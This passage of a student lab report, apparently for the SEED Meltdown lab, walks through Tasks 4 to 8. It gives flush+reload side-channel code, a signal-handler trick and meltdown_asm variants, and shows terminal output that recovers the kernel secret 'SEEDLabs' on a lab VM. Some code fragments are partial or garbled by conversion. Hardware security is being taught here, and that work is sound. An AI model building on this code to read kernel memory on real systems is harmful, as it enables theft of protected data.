
The terminal window shows the compilation and execution of the program:

```
Amir_Mansha@vm:~$gcc Secretdata.c
Secretdata.c: In function 'main':
Secretdata.c:5:1: warning: implicit declaration of function 'printf' [-Wimplicit-function-declaration]
    printf("I have reached here.\n");
    ^
Secretdata.c:5:1: warning: incompatible implicit declaration of built-in function 'printf'
Secretdata.c:5:1: note: include '<stdio.h>' to fix
Amir_Mansha@vm:~$./a.out
Segmentation fault
Amir_Mansha@vm:~$
```

I compiled the sample code provided in the lab and input the secret data address which is **f9264000**. As you can see, I was not successful in obtaining the secret data which means Line 1 did not succeed. The program could not execute in line 2 because the normal user is not allowed to get access to the kernel memory/data and we were trying to access it on a user-space program, so it did not work.

## Task 5

Since the program in Task 4 crashed, we will run another program where it will access the kernel memory and prevent the program to crash.



```
ExceptionHandling.c (~/.lab/Meltdown_Attack) - gedit
#include <stdio.h>
#include <setjmp.h>
#include <signal.h>

static sigjmp_buf jbuf;

static void catch_segv()
{
    // Roll back to the checkpoint set by sigsetjmp().
    siglongjmp(jbuf, 1);
}


int main()
{
    // The address of our secret data
    unsigned long kernel_data_addr = 0xfb61b000;

    // Register a signal handler
    signal(SIGSEGV, catch_segv);

    if (sigsetjmp(jbuf, 1) == 0) {
        // A SIGSEGV signal will be raised.
        char kernel_data = *(char*)kernel_data_addr;

        // The following statement will not be executed.
        printf("Kernel data at address %lu is: %c\n",
               kernel_data_addr, kernel_data);
    }
    else {
        printf("Memory access violation!\n");
    }

    printf("Program continues to execute.\n");
    return 0;
}
```

A terminal window with a dark background and light text. The title bar at the top says "Terminal". The text inside shows a user named Amir\_Mansha at a machine named vm. They compile a program named ExceptionHandling.c with gcc, specifying the architecture as native. Then they run the program. The program prints "Memory access violation!" and "Program continues to execute." before returning to the prompt.

```
Amir_Mansha@vm:~$gcc -march=native ExceptionHandling.c -o ExceptionHandling
Amir_Mansha@vm:~$./ExceptionHandling
Memory access violation!
Program continues to execute.
Amir_Mansha@vm:~$
```

I compiled the exception handling program and ran it. As you can see it did not crash because it triggered the exception where the SIGSEGV signal is triggered since a normal user cannot access the kernel space so instead it let the program run and just print out an error message.

## Task 6

In this task, we use an out-of-order execution where an array will be executed and cached by the CPU but eventually discarded. To see the effect of that, we use a side-channel technique to see if the array will be executed.

```
*MeltdownExperiment.c

#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <signal.h>
#include <setjmp.h>
#include <fcntl.h>
#include <emmintrin.h>
#include <x86intrin.h>

/***** Flush + Reload *****/
uint8_t array[256*4096];
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (100)
#define DELTA 1024

void flushSideChannel()
{

    // The following statement will cause an exception
    kernel_data = *(char*)kernel_data_addr; Line 1
    array[7 * 4096 + DELTA] += 1; Line 2
}
```



```


// FLUSH the probing array
flushSideChannel();

if (sigsetjmp(jbuf, 1) == 0) {
    meltdown(0xf9264000); Line 3
}
else {
    printf("Memory access violation!\n");
}

// RELOAD the probing array
reloadSideChannel();
return 0;
}

```

I modified the code by putting 100 in the threshold and putting the secret data address that we got.



```

Amir_Mansha@vm:~$gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
Amir_Mansha@vm:~$


```

As you can see, Line 2 was executed because the result says the array is in the cache. However, since Line 1 caused an exception, the error message was printed out the error message, but because of the out-of-order execution, we saw the effect that it printed out Line 2 was executed and in the cache. Before Line 1 could be executed, Line 2 was executed first, and the cache was not cleared because the array was executed in the cache.

### Task 7.1

In this task, we modify the code from the previous task by replacing “7” with “kernel\_data” which brings the array into the CPU cache and where the secret is in the kernel data. If we can find which array was cached, we may can confirm the value of “Kernel\_data.”

```
// The following statement will cause an exception
kernel_data = *(char*)kernel_data_addr;
array[kernel_data * 4096 + DELTA] += 1;
}
```



```
Amir_Mansha@vm:~$gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$
```

As you can see, the modified program was not successful because we cannot see the cached array. The array with the secret stored was supposed to be stored in the cache but it resulted in an unsuccessful attack.


## Task 7.2

In this task, we want to cache the kernel secret data before we perform the attack so loading the kernel data into the register would be faster before the access check. We add to the code given to us shown down below where it should read the kernel data.

```
// FLUSH the probing array
flushSideChannel();

// Open the /proc/secret_data virtual file.
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
    perror("open");
    return -1;
}
int ret = pread(fd, NULL, 0, 0); // Cause the secret data to be cached.

if (sigsetjmp(jbuf, 1) == 0) {
    meltdown(0xf9264000);
}
```

A terminal window titled "Terminal" showing the execution of a program. The user is at a prompt "Amir\_Mansha@vm:~" and runs the command "\$gcc -march=native MeltdownExperiment.c -o MeltdownExperiment". The next prompt is "Amir\_Mansha@vm:~\$./MeltdownExperiment", which results in the output "Memory access violation!". This sequence is repeated three times, each time resulting in "Memory access violation!". The final prompt is "Amir\_Mansha@vm:~\$".

```
Amir_Mansha@vm:~$gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$
```

As you can see, I compiled the modified code and still the attack is unsuccessful even when the kernel secret data is cached before the attack.

### Task 7.3

In this task, we modify the code again where we call to the `meltdown_asm()` function instead of the `meltdown()` function. We also try to increase or decrease the number of loops to see if it does anything with the possibility of the attack being successful.


```
if (sigsetjmp(jbuf, 1) == 0) {  
    meltdown_asm(0xf9264000);  
}  
else {  
    printf("Memory access violation!\n");  
}
```

```
Terminal
Amir_Mansha@vm:~$ ./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
Amir_Mansha@vm:~$ ./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$ ./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$ ./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$ ./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$ ./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
Amir_Mansha@vm:~$ ./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$ ./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
Amir_Mansha@vm:~$ ./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$ ./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$ ./MeltdownExperiment
```

Explanation will be at the last screenshot.

```
// Give eax register something to do
asm volatile(
    ".rept 200;"
    "add $0x141, %%eax;"
    ".endr;"

    :
    :
    : "eax"
);
```



```
Amir_Mansha@vm:~$gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
^[[A
Amir_Mansha@v./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
```


Explanation will be at the last screenshot.

```

// Give eax register something to do
asm volatile(
    ".rept 800;"
    "add $0x141, %%eax;"
    ".endr;"

    :
    :
    : "eax"
);

```



```

Amir_Mansha@vm:~$gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$./MeltdownExperiment
Memory access violation!
Amir_Mansha@vm:~$./MeltdownExperiment

```


At first, I kept the number for loops the same which was 400 loops. I then changed it to 200 and then 800. I observed that there was no difference by increasing or decreasing the number of loops towards the probability of a successful attack. The attack was successful, but after many attempts to keep running the code so the probability of a successful attack was low. However, we see that the stored secret data value is 83 which is ASCII code means “S”.



## Task 8

In this task, we compile an improved code where we should be able to perform a successful attack. We also need to modify ourselves, so the secret is printed out altogether instead of byte by byte which is total of 8 bytes.

```
if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf9264000); }  
    reloadSideChannelImproved();  
}
```



```
Amir_Mansha@vm:~$gcc -march=native MeltdownAttack.c -o MeltdownAttack  
Amir_Mansha@vm:~$./MeltdownAttack  
The secret value is 83 S  
The number of hits is 907  
Amir_Mansha@vm:~$./MeltdownAttack  
The secret value is 83 S  
The number of hits is 943  
Amir_Mansha@vm:~$./MeltdownAttack  
The secret value is 83 S  
The number of hits is 849  
Amir_Mansha@vm:~$./MeltdownAttack  
The secret value is 83 S  
The number of hits is 905  
Amir_Mansha@vm:~$./MeltdownAttack  
The secret value is 83 S  
The number of hits is 932  
Amir_Mansha@vm:~$
```


In order to get all of the 8 bytes of the secret, we add or increment the secret data address “f9264000” +1 each time until its 8 bytes total.

In order to get the secret printed out all at once, I modified the code so the program will loop total of 8 times to get the secret printed all at once since it is 8 bytes. So, I did a forloop where the program loops 8 times by incrementing each time.

```
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
    perror("open");
    return -1;
}

for (int k = 0; k < 8; k++)
{
    memset(scores, 0, sizeof(scores));

    flushSideChannel();
```



```
Amir_Mansha@vm:~$gcc -march=native MeltdownAttack.c -o MeltdownAttack
Amir_Mansha@vm:~$./MeltdownAttack
The secret value is 83 S
The number of hits is 889
The secret value is 69 E
The number of hits is 558
The secret value is 69 E
The number of hits is 621
The secret value is 68 D
The number of hits is 633
The secret value is 76 L
The number of hits is 560
The secret value is 97 a
The number of hits is 624
The secret value is 98 b
The number of hits is 560
The secret value is 115 s
The number of hits is 311
Amir_Mansha@vm:~$
```

The secret is printed out altogether.